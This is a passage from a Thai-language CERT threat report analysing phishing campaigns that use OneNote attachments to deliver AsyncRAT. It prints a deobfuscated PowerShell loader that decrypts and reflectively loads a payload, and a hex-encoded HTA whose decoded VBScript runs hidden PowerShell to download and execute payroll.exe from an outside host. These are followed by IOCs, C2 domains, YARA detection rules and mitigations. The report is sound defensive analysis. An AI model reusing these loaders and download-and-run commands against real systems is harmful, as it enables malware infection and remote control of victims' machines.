copy C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe /y "skyy.bat.exe"

cls

cd "C:\Users\User\Desktop\"

"skyy.bat.exe" -noprofile -windowstyle hidden -ep bypass -command $YVboU = [System.IO.File]::('txeTllAdaeR'[-1..-11] -join '')('C:\Users\User\Desktop\skyy.bat').Split([Environment]::NewLine);
foreach ($NyxnT in $YVboU) {
    if ($NyxnT.StartsWith(':: ')) {
        $KQFZm = $NyxnT.Substring(3);
        break;
        };
};
$eZkgO = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')($KQFZm);
$zVnVu = New-Object System.Security.Cryptography.AesManaged;
$zVnVu.Mode = [System.Security.Cryptography.CipherMode]::CBC;
$zVnVu.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7;
$zVnVu.Key = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')('thzg92wEveeJF/+l5kojlHjd/zr4pmtFkNwfuq5jlm0=');
$zVnVu.IV = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')('S9zDtZmenErvVPAThcSOOw==');
$Ehtxo = $zVnVu.CreateDecryptor();
$eZkgO = $Ehtxo.TransformFinalBlock($eZkgO, 0, $eZkgO.Length);
$Ehtxo.Dispose();
$zVnVu.Dispose();
$DWLFE = New-Object System.IO.MemoryStream(, $eZkgO);
$DOonF = New-Object System.IO.MemoryStream;
$zXzmi = New-Object System.IO.Compression.GZipStream($DWLFE, [IO.Compression.CompressionMode]::Decompress);
$zXzmi.CopyTo($DOonF);
$zXzmi.Dispose();
$DWLFE.Dispose();
$DOonF.Dispose();
$eZkgO = $DOonF.ToArray();
$ONWag = [System.Reflection.Assembly]::('daoL'[-1..-4] -join '')($eZkgO);
$VOzHq = $ONWag.EntryPoint;
$VOzHq.Invoke($null, (, [string[]] (''))))"
```


ภาพที่ 11 *แสดง batch file หลังจากที่ทำการ deobfuscation และ decode แล้ว*

- ไฟล์ที่ได้หลังจากกระบวนการตาม**ภาพที่ 11** ข้างต้น จะ export เป็น batch file อีกไฟล์หนึ่ง ตลอดจนมีกระบวนการและรูปแบบการ decode และ decrypt ที่คล้ายกับ batch file ก่อนหน้า โดยมีการทำ inject AsyncRAT เข้าไปในหน่วยความจำของเครื่องคอมพิวเตอร์ โดยมี command and control (C2) server ของ AsyncRAT ที่ใช้ในการโจมตีในครั้งนี้คือ
  - mikeludoyyxx.ddns[.]net

- mikeludomax.ddns[.]net
- mikludoykxx.ddns[.]net
- donmikeyyyx.ddns[.]net
- mikerowlexyxx.ddns[.]net
- mikerowlexxxy.ddns[.]net


ตัวอย่างมัลแวร์ที่ใช้ไฟล์ Microsoft OneNote ในการแนบไฟล์ HTA (HTML Application) ที่เป็นอันตราย

- ตัวอย่างไฟล์ที่ใช้ในการวิเคราะห์: Legal Notice.one (SHA256: 68ed66b62e1e6adf5a5e0baab0c1bbef63dc5d52c514ba7d8ff5b6295a498cb6) เมื่อทำการเปิดไฟล์จะแสดงดัง**ภาพที่ 12**



***ภาพที่ 12** แสดงภาพเมื่อเปิดไฟล์ Legal Notice.one*

- เมื่อทำการเลื่อนคำว่า “Review Document” ออกไปทางขวามือ จะเห็นว่าผู้โจมตีทำการซ้อนภาพเพื่อหลอกให้เหยื่อเปิดไฟล์เพื่อดูรายละเอียดของไฟล์ OneNote รายละเอียดตาม**ภาพที่ 13** แต่แท้จริงแล้วหากเหยื่อดับเบิ้ลคลิกคำว่า “Review Document” ที่เป็นสีดำ เครื่องคอมพิวเตอร์ของเหยื่อจะถูกสั่งให้ execute ไฟล์ HTA



ภาพที่ 13 *แสดงการซ้อนภาพเพื่อหลอกให้เหยื่อเปิดไฟล์ HTA ที่แนบ*

- จากนั้น mshta.exe จะทำการ execute ไฟล์ HTA ที่แนบอยู่ในไฟล์ Legal Notice.one โดยรายละเอียดของไฟล์ hta ที่แนบดังตาราง ซึ่งไฟล์ HTA ดังกล่าวเป็นการสั่งให้ JavaScript ทำการ decode string ดังตาราง

```
<html>
<head>
<title></title>
<body>
<script language="JavaScript" type="text/javascript">
document.write(unescape('%3C%68%74%6D%6C%3E%0A%3C%68%65%61%64%3E%0A
%3C%74%69%74%6C%65%3E%20%3E%5F%20%3C%2F%74%69%74%6C%65%3E%0A%
3C%63%65%6E%74%65%72%3E%3C%68%31%3E%34%30%34%20%4E%6F%74%20%46
%6F%75%6E%64%3C%2F%68%31%3E%3C%2F%63%65%6E%74%65%72%3E%0A%3C%
73%63%72%69%70%74%20%6C%61%6E%67%75%61%67%65%3D%22%56%42%53%63
%72%69%70%74%22%3E%0A%53%75%62%20%77%69%6E%64%6F%77%5F%6F%6E%6
C%6F%61%64%0A%09%63%6F%6E%73%74%20%69%6D%70%65%72%73%6F%6E%61
%74%69%6F%6E%20%3D%20%33%0A%09%43%6F%6E%73%74%20%48%49%44%44%
45%4E%5F%57%49%4E%44%4F%57%20%3D%20%31%32%0A%09%53%65%74%20%4C
```

%6F%63%61%74%6F%72%20%3D%20%43%72%65%61%74%65%4F%62%6A%65%63%74%28%22%57%62%65%6D%53%63%72%69%70%74%69%6E%67%2E%53%57%62%65%6D%4C%6F%63%61%74%6F%72%22%29%0A%09%53%65%74%20%53%65%72%76%69%63%65%20%3D%20%4C%6F%63%61%74%6F%72%2E%43%6F%6E%6E%65%63%74%53%65%72%76%65%72%28%29%0A%09%53%65%72%76%69%63%65%2E%53%65%63%75%72%69%74%79%5F%2E%49%6D%70%65%72%73%6F%6E%61%74%69%6F%6E%4C%65%76%65%6C%3D%69%6D%70%65%72%73%6F%6E%61%74%69%6F%6E%0A%09%53%65%74%20%6F%62%6A%53%74%61%72%74%75%70%20%3D%20%53%65%72%76%69%63%65%2E%47%65%74%28%22%57%69%6E%33%32%5F%50%72%6F%63%65%73%73%53%74%61%72%74%75%70%22%29%0A%09%53%65%74%20%6F%62%6A%43%6F%6E%66%69%67%20%3D%20%6F%62%6A%53%74%61%72%74%75%70%2E%53%70%61%77%6E%49%6E%73%74%61%6E%63%65%5F%0A%09%53%65%74%20%50%72%6F%63%65%73%73%20%3D%20%53%65%72%76%69%63%65%2E%47%65%74%28%22%57%69%6E%33%32%5F%50%72%6F%63%65%73%73%22%29%0A%09%45%72%72%6F%72%20%3D%20%50%72%6F%63%65%73%73%2E%43%72%65%61%74%65%28%22%63%6D%64%2E%65%78%65%20%2F%63%20%70%6F%77%65%72%73%68%65%6C%6C%2E%65%78%65%20%2D%77%69%6E%64%6F%77%73%74%79%6C%65%20%68%69%64%64%65%6E%20%28%4E%65%77%2D%4F%62%6A%65%63%74%20%53%79%73%74%65%6D%2E%4E%65%74%2E%57%65%62%43%6C%69%65%6E%74%29%2E%44%6F%77%6E%6C%6F%61%64%46%69%6C%65%28%27%68%74%74%70%73%3A%2F%2F%73%6F%6D%6F%73%6E%75%74%72%69%73%61%6C%75%64%2E%63%6C%2F%69%6E%73%74%61%6C%6C%73%2F%63%6C%65%61%6E%2F%70%61%79%72%6F%6C%6C%2E%65%78%65%27%2C%27%25%61%70%70%64%61%74%61%25%5C%70%61%79%72%6F%6C%6C%2E%65%78%65%27%29%3B%53%74%61%72%74%2D%50%72%6F%63%65%73%73%20%27%25%61%70%70%64%61%74%61%25%5C%70%61%79%72%6F%6C%6C%2E%65%78%65%27%22%2C%20%6E%75%6C%6C%2C%20%6F%62%6A%43%6F%6E%66%69%67%2C%20%69%6E%74%50%72%6F%63%65%73%73%49%44%29%0A%09%77%69%6E%64%6F%77%2E%63%6C%6F%73%65%28%29%0A%65%6E%64%20%73%75%62%0A%3C%2F%73%63%72%69%70%74%3E%0A%3C%2F%68%65%61%64%3E%0A%3C%2F%68%74%6D%6C%3E'));
</script>
</body>
</html>

- เมื่อทำการ decode จะพบว่าไฟล์ HTA มีสคริปต์ JavaScript สร้าง process เพื่อสั่งให้รันคำสั่ง PowerShell ในการดาวน์โหลด payload ผ่านอินเตอร์เน็ตที่

hxxps://somosnutrisalud[.]cl/installs/clean/payroll.exe โดยเก็บไฟล์ดังกล่าวไว้ที่ %appdata%\payroll.exe และทำการ execute ไฟล์ดังกล่าว (payroll.exe) รายละเอียดตามตาราง อย่างไรก็ตามในห้วงเวลาที่รายงานฉบับนี้ออกศูนย์ TTC-CERT ไม่สามารถเข้าถึงไฟล์จาก hxxps://somosnutrisalud[.]cl/installs/clean/payroll.exe ได้ ถึงไม่พิสูจน์ทราบได้ว่าเป็น payload ของมัลแวร์ชนิดใด

```
<html>
<head>
<title> >_ </title>
<center><h1>404 Not Found</h1></center>
<script language="VBScript">
Sub window_onload
        const impersonation = 3
        Const HIDDEN_WINDOW = 12
        Set Locator = CreateObject("WbemScripting.SWbemLocator")
        Set Service = Locator.ConnectServer()
        Service.Security_.ImpersonationLevel=impersonation
        Set objStartup = Service.Get("Win32_ProcessStartup")
        Set objConfig = objStartup.SpawnInstance_
        Set Process = Service.Get("Win32_Process")
        Error = Process.Create("cmd.exe /c powershell.exe -windowstyle hidden
(New-Object
System.Net.WebClient).DownloadFile('https://somosnutrisalud.cl/installs/clean/payroll.exe','%appdata%\payroll.exe');Start-Process '%appdata%\payroll.exe'", null, objConfig,
intProcessID)
        window.close()
end sub
</script>
</head>
</html>
```

รูปแบบการโจมตีโดยใช้ไฟล์ OneNote นี้ถือว่ามีความเสี่ยงสูงสำหรับองค์กรต่าง ๆ ในปัจจุบันเนื่องจากโดยปกติแล้วไฟล์ OneNote มักจะไม่ถูกบล็อกหรือไม่ถูกสแกนโดยผู้ให้บริการอีเมล หรือมักจะไม่ถูกสแกนในผลิตภัณฑ์รักษาความปลอดภัยประเภท Email security gateway ซึ่งช่วยให้ผู้โจมตีสามารถแนบไฟล์ต่าง ๆ ที่เป็นอันตรายเพื่อติดตั้งมัลแวร์ได้ง่ายขึ้น ดังนั้นหากไม่มีจำเป็นสำหรับวัตถุประสงค์ทางธุรกิจ ศูนย์ TTC-CERT

แนะนำให้องค์กรพิจารณาบล็อกเอกสารแนบของไฟล์ Microsoft OneNote ในอีเมล หรือหากจำเป็นต้องใช้ไฟล์ Microsoft OneNote ในการส่งทางอีเมล องค์กรจำเป็นต้องมีมาตรการควบคุมเพิ่มเติมเพื่อลดความเสี่ยงจากการถูกโจมตีโดยใช้ไฟล์ Microsoft OneNote ตามที่ ศูนย์ TTC-CERT ได้ยกตัวอย่างการโจมตีที่พบในรายงานฉบับนี้ นอกจากนี้ องค์กรต่าง ๆ ยังต้องเฝ้าระวังและดำเนินการฝึกอบรมด้านความปลอดภัย (security awareness training) เป็นประจำเพื่อให้ความรู้แก่พนักงานในเรื่องรูปแบบและภัยคุกคามทางไซเบอร์ใหม่ ๆ ที่เกิดขึ้นในปัจจุบัน รวมถึงดำเนินการทดสอบการส่งอีเมลแบบฟิชชิ่งโดยมีรูปแบบการโจมตีใหม่ ๆ ดังเช่นในรายงานฉบับนี้

มาตรการรับมือ

ศูนย์ TTC-CERT แนะนำให้องค์กรดำเนินการดังนี้เพื่อลดความเสี่ยงจากการถูกโจมตี

- หากไม่มีจำเป็นสำหรับวัตถุประสงค์ทางธุรกิจ ศูนย์ TTC-CERT แนะนำให้องค์กรพิจารณาบล็อกเอกสารแนบของไฟล์ Microsoft OneNote ในอีเมล หรือหากจำเป็นต้องใช้ไฟล์ Microsoft OneNote ในการส่งทางอีเมล องค์กรจำเป็นต้องมีมาตรการควบคุมเพิ่มเติมเพื่อลดความเสี่ยงจากการถูกโจมตีโดยใช้ไฟล์ Microsoft OneNote
- องค์กรต่าง ๆ ยังต้องเฝ้าระวังและดำเนินการฝึกอบรมด้านความปลอดภัย (security awareness training) เป็นประจำเพื่อให้ความรู้แก่พนักงานในเรื่องรูปแบบและภัยคุกคามทางไซเบอร์ใหม่ ๆ ที่เกิดขึ้นในปัจจุบัน รวมถึงดำเนินการทดสอบการส่งอีเมลแบบฟิชชิ่งโดยมีรูปแบบการโจมตีใหม่ ๆ ดังเช่นในรายงานฉบับนี้
- องค์กรจำเป็นต้องตรวจสอบให้แน่ใจว่าพนักงานขององค์กรตระหนักถึงภัยคุกคามรูปแบบใหม่นี้ที่มาทางอีเมล และหากพบการโจมตีในลักษณะดังกล่าวพนักงานขององค์กรควรรู้ว่าจะต้องรายงานไปที่หน่วยงานไหนขององค์กรเพื่อยกระดับการตรวจสอบ
- พนักงานในองค์กรควรระลึกอยู่เสมอว่า URL หรือไฟล์แนบมาทางอีเมลทั้งหมดที่ได้รับจากแหล่งที่มาที่ไม่รู้จักเป็น URLต้องสงสัยหรือไฟล์ต้องสงสัย หากมีข้อสงสัยให้พนักงานในองค์กรส่งต่อ URLต้องสงสัยหรือไฟล์ต้องสงสัยดังกล่าวไปยังทีมรักษาความปลอดภัยขององค์กรเพื่อทำการวิเคราะห์

วิธีตรวจสอบว่าหน่วยงานถูกโจมตีหรือได้รับความเสียหายจากการถูกโจมตี

ใช้ YARA Rule ในการตรวจจับไฟล์ Microsoft OneNote ที่มีการแทรกคำสั่ง PowerShell ที่เป็นอันตรายลงใน Notebook เขียนโดยศูนย์ TTC-CERT สามารถดาวน์โหลดได้ที่ https://github.com/ttc-cert/TTC-CERT-YARA-Rules/blob/main/malware/GEN_onenote_powershell_command.yar

```
rule SUSP_OneNote_Embedded_FileDataStoreObject_PowerShell_Command {
  meta:
```

```
        version = "1.0"
        first_imported = "2023-02-10"
        last_modified = "2023-02-10"
        status = "RELEASED"
        sharing = "TLP:CLEAR"
        source = "Manual investigate"
        author = "TTC-CERT"
        description = "Detects suspicious embedded PowerShell command in OneNote files"
        category = "TECHNIQUE"
        technique = "User Execution: Malicious File"
        mitre_att = "T1204.002"
        hash = "62a0750ae87bd6445ebc202e442b0820c859507be37487e012b910660050929a"
    strings:
        /* GUID FileDataStoreObject https://blog.didierstevens.com/ */
        $a1 = { 00 e7 16 e3 bd 65 26 11 45 a4 c4 8d 4d 0b 7a 9e ac }
        $s1 = "powershell " nocase
        $s2 = "FromBase64String" nocase
    condition:
        filesize < 5MB
        and $a1
        and 1 of ($s*)
}
```

ใช้ YARA Rule ในการตรวจจับไฟล์ Microsoft OneNote ที่มีการแทรกไฟล์แนบที่เป็นอันตรายลงใน Notebook เขียนโดย Florian Roth สามารถดาวน์โหลดได้ที่ https://github.com/Neo23x0/signature-base/blob/master/yara/gen_onenote_phish.yar

```
rule SUSP_Email_Suspicious_OneNote_Attachment_Jan23_1 {
    meta:
        description = "Detects suspicious OneNote attachment that embeds suspicious payload, e.g. an executable (FPs possible if the PE is attached separately)"
        author = "Florian Roth (Nextron Systems)"
        reference = "Internal Research"
        date = "2023-01-27"
        score = 65
    strings:
```

```
        /* OneNote FileDataStoreObject GUID https://blog.didierstevens.com/ */
        $ge1 = "5xbjvWUmEUWkxI1NC3qer"
        $ge2 = "cW471UhFFpMSNTQt6nq"
        $ge3 = "nFuO9ZSYRRaTEjU0Lep6s"

        /* PE file DOS header */
        $sp1 = "VGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZG"
        $sp2 = "RoaXMgcHJvZ3JhbSBjYW5ub3QgYmUgcnVuIGluIERPUyBtb2Rl"
        $sp3 = "UaGlzIHByb2dyYW0gY2Fubm90IGJlIHJ1biBpbiBET1MgbW9kZ"
        $sp4 = "VGhpcyBwcm9ncmFtIG11c3QgYmUgcnVuIHVuZGVy"
        $sp5 = "RoaXMgcHJvZ3JhbSBtdXN0IGJlIHJ1biB1bmRlc"
        $sp6 = "UaGlzIHByb2dyYW0gbXVzdCBiZSBydW4gdW5kZX"
        /* @echo off */
        $se1 = "QGVjaG8gb2Zm"
        $se2 = "BlY2hvIG9mZ"
        $se3 = "AZWNobyBvZm"
        /* <HTA:APPLICATION */
        $se4 = "PEhUQTpBUFBMSUNBVElPTi"
        $se5 = "xIVEE6QVBQTElDQVRJT04g"
        $se6 = "8SFRBOkFQUExJQ0FUSU9OI"
        /* LNK file magic header */
        $se7 = "TAAAAAEUAg"
        $se8 = "wAAAABFAIA"
        $se9 = "MAAAAARQCA"
    condition:
        filesize < 5MB
        and 1 of ($ge*)
        and 1 of ($s*)
}

rule SUSP_Email_Suspicious_OneNote_Attachment_Jan23_2 {
    meta:
        description = "Detects suspicious OneNote attachment that has a file name often used in
phishing attacks"
        author = "Florian Roth (Nextron Systems)"
        reference = "Internal Research"
        date = "2023-01-27"
```

```
    score = 65
  strings:
    /* .one\n\n5FJce */
    $hc1 = { 2E 6F 6E 65 22 0D 0A 0D 0A 35 46 4A 63 65 }

    $x01 = " attachment; filename=\"Invoice" nocase
    $x02 = " attachment; filename=\"ORDER" nocase
    $x03 = " attachment; filename=\"PURCHASE" nocase
    $x04 = " attachment; filename=\"SHIP" nocase
  condition:
    filesize < 5MB
    and $hc1
    and 1 of ($x*)
}

rule SUSP_OneNote_Embedded_FileDataStoreObject_Type_Jan23_1 {
  meta:
    description = "Detects suspicious embedded file types in OneNote files"
    author = "Florian Roth (Nextron Systems)"
    reference = "https://blog.didierstevens.com/"
    date = "2023-01-27"
    score = 65
  strings:
    /* GUID FileDataStoreObject https://blog.didierstevens.com/ */
    $x1 = { e7 16 e3 bd 65 26 11 45 a4 c4 8d 4d 0b 7a 9e ac
            ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??
            ?? ?? ?? ?? 4d 5a } // PE
    $x2 = { e7 16 e3 bd 65 26 11 45 a4 c4 8d 4d 0b 7a 9e ac
            ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??
            ?? ?? ?? ?? 40 65 63 68 6f } // @echo off
    $x3 = { e7 16 e3 bd 65 26 11 45 a4 c4 8d 4d 0b 7a 9e ac
            ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??
            ?? ?? ?? ?? 40 45 43 48 4f } // @ECHO OFF
    $x4 = { e7 16 e3 bd 65 26 11 45 a4 c4 8d 4d 0b 7a 9e ac
            ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??
            ?? ?? ?? ?? 4F 6E 20 45 } // On Error Resume
    $x5 = { e7 16 e3 bd 65 26 11 45 a4 c4 8d 4d 0b 7a 9e ac
```

```
            ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??
            ?? ?? ?? ?? 6F 6E 20 65 } // on error resume
      $x6 = { e7 16 e3 bd 65 26 11 45 a4 c4 8d 4d 0b 7a 9e ac
            ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??
            ?? ?? ?? ?? 4c 00 00 00 } // LNK file
   condition:
      filesize < 5MB and 1 of them
}

rule SUSP_OneNote_Embedded_FileDataStoreObject_Type_Jan23_2 {
   meta:
      description = "Detects suspicious embedded file types in OneNote files"
      author = "Florian Roth (Nextron Systems)"
      reference = "https://blog.didierstevens.com/"
      date = "2023-01-27"
      score = 65
   strings:
      /* GUID FileDataStoreObject https://blog.didierstevens.com/ */
      $a1 = { 00 e7 16 e3 bd 65 26 11 45 a4 c4 8d 4d 0b 7a 9e ac }

      $s1 = "<HTA:APPLICATION "
   condition:
      filesize < 5MB
      and $a1
      and 1 of ($s*)
}
```

MITRE ATT&CK

- **Initial Access**
  - T1566.001 Phishing: Spearphishing Attachment
- **Execution**
  - T1137 Office Application Startup
  - T1204.002 User Execution: Malicious File
  - T1059.001 Command and Scripting Interpreter: PowerShell
  - T1059.003 Command and Scripting Interpreter: Windows Command Shell

- T1059.007 Command and Scripting Interpreter: JavaScript
- T1218.010 System Binary Proxy Execution: Rundll32
- T1218.005 System Binary Proxy Execution: Mshta

- **Defense Evasion**
  - T1027 Obfuscated Files or Information
  - T1140 Deobfuscate/Decode Files or Information
  - T1055.001 Process Injection
- **Command and Control**
  - T1071 Application Layer Protocol
  - T1095 Non-Application Layer Protocol
  - T1104 Multi-Stage Channels
  - T1571 Non-Standard Port

Indicators of compromise (IOCs)

- cancellation.one
  - MD5: ab2b6eee54afb98aa369555876da8643
  - SHA-1: b1722c2312888b6467f9c4f2962eb4666ebf0bea
  - SHA-256: 62a0750ae87bd6445ebc202e442b0820c859507be37487e012b910660050929a
- Open.cmd
  - MD5: 7b496ed05993dc9e0510941660f450b1
  - SHA-1: 1d05d4a1d54d9db7e0636d2462a2ad4f6136e57d
  - SHA-256: a2d81d7963debab5291457fba18e7e46d716c1271e32b5b5125441bed3d5573d
  - SSDEEP: 6:sKHLgyKBM34HR1KCsu2xKthIYWNgvBSAP/7XfkfYRRjpm+Rs3FEY9hMS/aXXrZ/I:ssLgyaI4HPKC2EwgvBS2/7Xjj4+RIFEk
- hxxps://nerulgymkhana[.]com/CCoN/01.gif
- Invoice_0942613.one
  - MD5: 443844ac927a2e4e7c976b16dd17aa84
  - SHA-1: e4ecb4d2770d243fe770e4ed9ed30fef068c3e35
  - SHA-256: 1acfea4218390a872b340873b71343f6d360b5b9a9e300534e59a69fb4d9b924
- skyy.bat
  - MD5: 83cf6ce694b7f50b776928ad2a972689
  - SHA-1: c2f13e4312e90e4be51ec3df1d5acba99cbb936d
  - SHA-256: 68cd38a058c539806435416ab3458a618c4b4c7b1e9b7ec3e275569eaf874c4f

- SSDEEP: 768:BFUNOL9+CYTIWE0rSJ3dgF4RgdEbyml03XmnoIh560HEuWp/wfuGmDzCh1CVoG:/xU7TIvSS3gFj0MNIhU0xt5mfyCGG
- AsyncRAT command and control (C2) server
  - mikeludoyyxx.ddns[.]net
  - mikeludomax.ddns[.]net
  - mikludoykxx.ddns[.]net
  - donmikeyyyx.ddns[.]net
  - mikerowlexyxx.ddns[.]net
  - mikerowlexxxy.ddns[.]net
- Legal Notice.one
  - MD5: 63471d1fcdd0c2a026e701b70df1bd01
  - SHA-1: e8872ab5f536d7a07f6790c9f8472e6c008c87e6
  - SHA-256: 68ed66b62e1e6adf5a5e0baab0c1bbef63dc5d52c514ba7d8ff5b6295a498cb6
- hxxps://somosnutrisalud[.]cl/installs/clean/payroll.exe

ข้อมูลอ้างอิง

- https://github.com/Neo23x0/signature-base/blob/master/yara/gen_onenote_phish.yar
- https://github.com/ttc-cert/TTC-CERT-YARA-Rules/blob/main/malware/GEN_onenote_powershell_command.yar
- https://learn.microsoft.com/en-us/deployoffice/security/internet-macros-blocked
- https://learn.microsoft.com/en-us/office/troubleshoot/excel/embedded-macros-not-run
- https://www.onenote.com/?public=1

เอกสารแนบท้าย 5

รายงานการเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 21

สำนักงานคณะกรรมการกำกับและส่งเสริมการประกอบธุรกิจประกันภัย (คปภ.) ได้มีหนังสือเชิญให้ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม โดยศูนย์ TTC-CERT ได้มอบหมายให้ นายพิศุทธิ์ ม่วงสมัย เป็นผู้แทนในการเข้าร่วมประชุม Thailand CERTs Community ครั้งที่ 1/2566 และเป็นวิทยากรในการบรรยายในหัวข้อเรื่อง “รูปแบบการโจมตีทางไซเบอร์ต่อภาคส่วนโทรคมนาคมโดยกลุ่ม MuddyWater APT” เมื่อวันศุกร์ที่ 10 มีนาคม 2566 เวลา 13.00 ถึง 16.00 น. ณ ห้องประชุมชั้น 2 สถาบันวิทยาการประกันภัยระดับสูง สำนักงาน คปภ. โดยมีรายละเอียดตามเอกสารแนบท้าย 1

ทั้งนี้ วัตถุประสงค์ในการบรรยายเพื่อแลกเปลี่ยนประสบการณ์ความรู้และข้อมูลรูปแบบวิธีการโจมตีของกลุ่มผู้โจมตีที่ได้รับการสนับสนุนจากภาครัฐต่างประเทศที่เคยเกิดขึ้นในภาคส่วนโทรคมนาคม ให้เจ้าหน้าที่และผู้แทนจากศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ภาคส่วนอื่น ๆ อันจะนำไปสู่การเตรียมความพร้อมรับมือกับเหตุภัยคุกคามทางไซเบอร์ที่อาจจะเกิดขึ้นได้จับภาพส่วนอื่น ๆ ในอนาคต โดยมีรายละเอียดหัวข้อการบรรยายตามเอกสารแนบท้าย 2 ซึ่งการบรรยายในหัวข้อดังกล่าวจะเป็นประโยชน์แก่สาธารณะอันเนื่องมาจากผู้เข้าร่วมการประชุมในครั้งนี้ เป็นเจ้าหน้าที่และผู้แทนจากศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ภาคส่วนอื่น ๆ สามารถนำประสบการณ์ที่ได้จากการบรรยายในครั้งนี้ไป เฝ้าระวัง ตรวจจับ และป้องกันเหตุภัยคุกคามทางไซเบอร์จากกลุ่มผู้โจมตีนี้เพื่อเป็นประโยชน์ต่อประเทศชาติในอนาคตและเพื่อปกป้องผลประโยชน์ของชาติอีกด้วย

สรุปข้อการบรรยาย มีดังนี้

- MuddyWater - Attack Chains
- Technical Analysis
- Detection Logic & Recommendations
- Pivot From Our Finding
- Key Takeaways

